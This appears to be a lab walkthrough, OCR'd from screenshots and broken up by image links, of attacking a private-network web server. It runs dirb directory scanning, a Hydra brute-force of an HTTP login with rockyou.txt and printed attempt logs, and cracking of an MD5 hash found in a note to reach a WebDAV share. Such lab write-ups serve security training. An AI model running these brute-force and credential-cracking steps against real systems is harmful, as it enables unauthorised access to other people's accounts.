





Discover the IP address of the Linux web server.




```
root@Kali:~# $ ip a
bash: $: command not found
root@Kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:12 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.90/24 brd 192.168.1.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:412/64 scope link
       valid_lft forever preferred_lft forever
root@Kali:~# 
```


Locate hidden directory on the web server (dirb)





```
DOWNLOADED: 0 - FOUND: 0
root@Kali:~# dirb http://192.168.1.0 /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Feb  1 17:24:27 2022
URL_BASE: http://192.168.1.0/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.0/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Tue Feb  1 17:24:27 2022
DOWNLOADED: 0 - FOUND: 0
root@Kali:~# dirb http://192.168.1.105 /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Feb  1 17:25:19 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)

-----------------
END_TIME: Tue Feb  1 17:25:23 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~# 
```







Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




```
root@Kali:/usr/share/wordlists# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/se
cret_folder
```




```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 7] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-01 18:15:55
root@Kali:/usr/share/wordlists# 
```





```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```




Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.



field	value	
HTTP Status Code	401	16,074 (99.98%)





dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.


passwd.dav

